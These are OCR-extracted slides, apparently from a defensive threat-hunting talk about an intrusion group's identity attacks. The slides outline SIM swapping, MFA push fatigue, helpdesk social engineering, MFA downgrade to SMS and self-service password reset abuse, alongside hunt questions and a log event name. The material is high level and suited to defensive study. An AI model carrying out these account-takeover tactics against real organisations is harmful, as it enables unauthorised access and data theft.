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



Recap of Previous Intrusions


Highlights

- **Initial Access** via SIM Swapping, and push fatigue in the **IDP**
- **IAAS** for **credential harvesting** and **Data Theft**
- **SaaS** to **learn enough** about your environment to carry out their mission, and perform **credential harvesting**
- **CI/CD** to perform **Source Code Theft**, Code Signing Certs, Actions pipeline



= NHI Involved

No, You Can’t Borrow My Identity



Attacker Actions

- Source from Residential Proxies
- Stolen or coerced creds
- SIM Swap and Push Fatigue
- Register their own MFA
- Downgrade to SMS
- Add new email for password reset

Hunts

- How many users have more than one phone?
- How often do people switch platforms?
- How often do people downgrade phones?
- How many people share phones?
- Downgrade factor?

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



What's new?


Attacker Actions

- Retail, Insurance, and Airline
- Direct Helpdesk Social Engineering
- ASNs:
  - ~~Mullvad~~
  - T-MOBILE-AS21928, CELLCO-PART, Internet Utilities Europe and Asia Limited, Starlink
- Personas
  - High Level IT
- Major focus on Cloud -> On-prem
- Snowflake skill ++



Self-Service “Password Reset”


Attacker submits Victims email



Self-service password reset flow activity progress:
User submitted their user ID


Self-Service “Password Reset”

Attacker submits Victims email



Self-service password reset flow activity progress:
User submitted their user ID


Attacker Presented With Verification Options



Self-service password reset flow activity progress:
User was presented with verification options


Help Desk Attack

Attacker Phones Helpdesk




`Authentication_Methods:UserManagement:Admin_deleted_security_info`

MFA and Password is Reset



